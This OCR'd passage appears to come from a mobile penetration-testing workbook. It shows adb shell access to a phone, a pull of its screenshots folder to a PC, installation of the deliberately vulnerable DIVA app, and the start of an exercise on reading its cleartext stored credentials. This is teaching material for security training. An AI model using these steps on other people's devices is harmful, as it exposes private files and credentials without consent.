

5. Answer Okay to allow USB debugging in the phone
6. In adb terminal type >adb devices

https://t.me/learningnets




7. In adb terminal type ./adb devices






```
PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> ./adb shell
e:/ $ whoami
shell
dream2lte:/ $ ls -al
ls: ./vndservice_contexts: Permission denied
ls: ./vendor_service_contexts: Permission denied
ls: ./vendor_hwservice_contexts: Permission denied
ls: ./plat_hwservice_contexts: Permission denied
total 6516
drwxrwxrwt  23 root   root      1300 2020-09-20 19:57 .
drwxrwxrwt  23 root   root      1300 2020-09-20 19:57 ..
dr-xr-xr-x 197 root   root         0 2020-09-20 19:57 acct
-rw-r--r--   1 root   root      7938 1969-12-31 19:00 atrace.rc
-rw-r--r--   1 root   root     26042 1969-12-31 19:00 audit_filter_table
lrwxrwxrwx   1 root   root        11 1969-12-31 19:00 bin -> /system/bin
lrwxrwxrwx   1 root   root        50 1969-12-31 19:00 bugreports -> /data/user_de/0/com.androi
reports
drwxrwx---   9 system cache     4096 2020-08-12 16:31 cache
lrwxrwxrwx   1 root   root        13 1969-12-31 19:00 charger -> /sbin/charger
drwxr-xr-x   4 root   root         0 1969-12-31 19:00 config
drwxrwx--x   3 radio  system    4096 2017-12-19 18:30 cpefs
lrwxrwxrwx   1 root   root        17 1969-12-31 19:00 d -> /sys/kernel/debug
drwxrwx--x  61 system system    4096 2020-09-20 19:57 data
-rw-------   1 root   root      1580 1969-12-31 19:00 default.prop
drwxr-xr-x  20 root   root      4540 2020-09-20 19:57 dev
drwxrwx--x  27 system radio     4096 2018-12-31 19:01 efs
lrwxrwxrwx   1 root   root        11 1969-12-31 19:00 etc -> /system/etc
lrwxrwxrwx   1 root   root         9 2020-09-20 19:57 factory -> /data/app
-rw-r-----   1 root   root      1848 1969-12-31 19:00 fstab.samsungexynos8895
-rwxr-x---   1 root   root   5368296 1969-12-31 19:00 init
-rwxr-x---   1 root   root      1879 1969-12-31 19:00 init.baseband.rc
-rwxr-x---   1 root   root       317 1969-12-31 19:00 init.carrier.rc
-rwxr-x---   1 root   root      3555 1969-12-31 19:00 init.container.rc
-rwxr-x---   1 root   root      1688 1969-12-31 19:00 init.environ.rc
-rwxr-x---   1 root   root     82308 1969-12-31 19:00 init.rc
-rwxr-x---   1 root   root       394 1969-12-31 19:00 init.rilmptcp.rc
-rwxr-x---   1 root   root     45303 1969-12-31 19:00 init.samsungexynos8895.rc
-rwxr-x---   1 root   root     15981 1969-12-31 19:00 init.samsungexynos8895.usb.rc
-rwxr-x---   1 root   root      6840 1969-12-31 19:00 init.usb.configfs.rc
-rwxr-x---   1 root   root      6853 1969-12-31 19:00 init.usb.rc
-rwxr-x---   1 root   root       599 1969-12-31 19:00 init.zygote32.rc
-rwxr-x---   1 root   root       991 1969-12-31 19:00 init.zygote64_32.rc
drwxr-xr-x   2 root   root        40 1969-12-31 19:00 keydata
```

8. Notice that although I am connected to the phone, I don't have root permission because the devices is not rooted. I have user permission with limited access to some files and folders inside the phone.
9. Type >./adb shell
10. Type #whoami ( the user is shell )
11. Type #la -al ( notice that there are some folders have access permission denied because the user shell does not have root privileges as the phone is not rooted)
12. Type # top to see the running processes in the phone

https://t.me/learningnets




13. Type ctrl +c

## Exercise 68: Downloading a file or folder from Phone to PC

1. Navigate to the file/folder you want to download


```
>./adb shell
#cd sdcrad
#cd DCIM
cd screenshots
#pwd
```

2. Copy the complete link to the files you want to download
3. Use pull command to download a folder or a file from the Phone to the PC and push command to upload files from the PC to the phone.

```
default.prop       init.usb.configfs.rc          preload                vendor_file_contexts
dev                init.usb.rc                   proc                   vendor_property_contexts
efs                init.zygote32.rc              product                vendor_seapp_contexts
etc                init.zygote64_32.rc           publiccert.pem
1|dream2lte:/ $ cd sdcard
dream2lte:/sdcard $ ls
Alarms                     DCIM      Music          Podcasts   WhatsApp
Android                    Download  Notifications  Ringtones  com.facebook.katana
AndroidAssistant_appbackup LazyList  Pictures       Samsung    com.facebook.orca
BetaClub                   Movies    Playlists      Telegram   huaweisystem
dream2lte:/sdcard $ cd DCIM
dream2lte:/sdcard/DCIM $ ls
Camera Collage Facebook Google\ Photos Screenshots
dream2lte:/sdcard/DCIM $ cd dcreenshots
/system/bin/sh: cd: /sdcard/DCIM/dcreenshots: No such file or directory
2|dream2lte:/sdcard/DCIM $ ls
Camera Collage Facebook Google\ Photos Screenshots
dream2lte:/sdcard/DCIM $ cd screenshots
dream2lte:/sdcard/DCIM/screenshots $ ls
20200304_233420.jpg Screenshot_20200304-233341_Twitter.jpg Screenshot_20200617-103910_Google.jpg
20200307_164934.jpg Screenshot_20200307-122915_Chrome.jpg  Screenshot_20200725-175303_Google.jpg
20200319_054652.jpg Screenshot_20200307-231645_Twitter.jpg Screenshot_20200725-175338_Facebook.jpg
20200404_103542.jpg Screenshot_20200319-054628_Twitter.jpg Screenshot_20200729-124247_Twitter.jpg
20200530_181752.jpg Screenshot_20200404-103523_Chrome.jpg  Screenshot_20200729-202725_One\ UI\ Home.jpg
20200530_182334.jpg Screenshot_20200417-070407_Twitter.jpg Screenshot_20200805-154746_Twitter.jpg
20200610_141104.jpg Screenshot_20200511-222507_Twitter.jpg Screenshot_20200811-124553_Google.jpg
20200610_141406.jpg Screenshot_20200530-181715_Twitter.jpg Screenshot_20200811-124809_Google.jpg
20200725_175404.jpg Screenshot_20200530-182238_Twitter.jpg Screenshot_20200815-181443_Twitter.jpg
20200805_154840.jpg Screenshot_20200605-172015_Google.jpg  Screenshot_20200818-122029_Twitter.jpg
20200811_124609.jpg Screenshot_20200605-172038_Google.jpg  Screenshot_20200824-134449_Twitter.jpg
20200811_124830.jpg Screenshot_20200608-185738_YouTube.jpg Screenshot_20200829-121448_YouTube.jpg
20200818_122046.jpg Screenshot_20200610-140328_Google.jpg  Screenshot_20200830-151624_Twitter.jpg
20200824_134510.jpg Screenshot_20200610-140619_Google.jpg  Screenshot_20200902-190815_YouTube.jpg
20200829_121528.jpg Screenshot_20200610-140720_Google.jpg  Screenshot_20200905-012516_One\ UI\ Home.jpg
20200830_151642.jpg Screenshot_20200610-140904_Google.jpg  Screenshot_20200919-142221_Chrome.jpg
20200919_142241.jpg Screenshot_20200610-141007_Google.jpg  Screenshot_20200921-013744_TikTok.jpg
20200922_153353.jpg Screenshot_20200614-192725_Twitter.jpg Screenshot_20200922-153334_Google.jpg
dream2lte:/sdcard/DCIM/screenshots $ pwd
/sdcard/DCIM/screenshots
dream2lte:/sdcard/DCIM/screenshots $
```

4. Type >./adb pull /sdcard/DCIM/screenshots

```
PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> ./adb pull /sdcard/DCIM/screens
hots
       /sdcard/DCIM/screenshots/: 54 files pulled, 0 skipped. 14.6 MB/s (29080830 bytes in 1.906s)
```




5. The folder will be downloaded to the Windows machine with all it contents.


## Exercise 69: Installing APK files into Android Virtual machine

In this exercise we are going to download DIVA APK,. DIVA (Damn insecure and vulnerable App) is an android App intentionally designed to be insecure. The aim of the App is to teach developers/QA/security professionals, flaws that are generally present in the Apps due poor or insecure coding practices.


1. From PC download DIVA from the following Link
2. http://www.payatu.com/wp-content/uploads/2016/01/diva-beta.tar.gz
3. Unzip the file to the same ADB folder




4. Start Android Virtual device from Android Studio




5. Make sure the diva-beta.apk file is extracted successfully



6. Install the Diva-beta.apk file >./adb install diva-beta.apk



7. In the Android Virtual device start Diva





## Exercise 70: Getting Mobile App username and password

Mobile applications store data related to the app inside the Mobile phone in a folder, if the Mobile app store data in clear text we can read the data via adb tool or any other android malware. In this exercise we going to check the DIVA mobile app to see the user credential because this app store data in clear test.

https://t.me/learningnets

1. In Virtual Android Phone start Diva App





2. From PC Pwershell start ./adb shell to have a shell access from the Virtual phone
3. Make sure that you have root access #whoami
4. If you don't have root access type #exit
5. Type ./adb root to have root access then ./adb shell to go back to the device shell

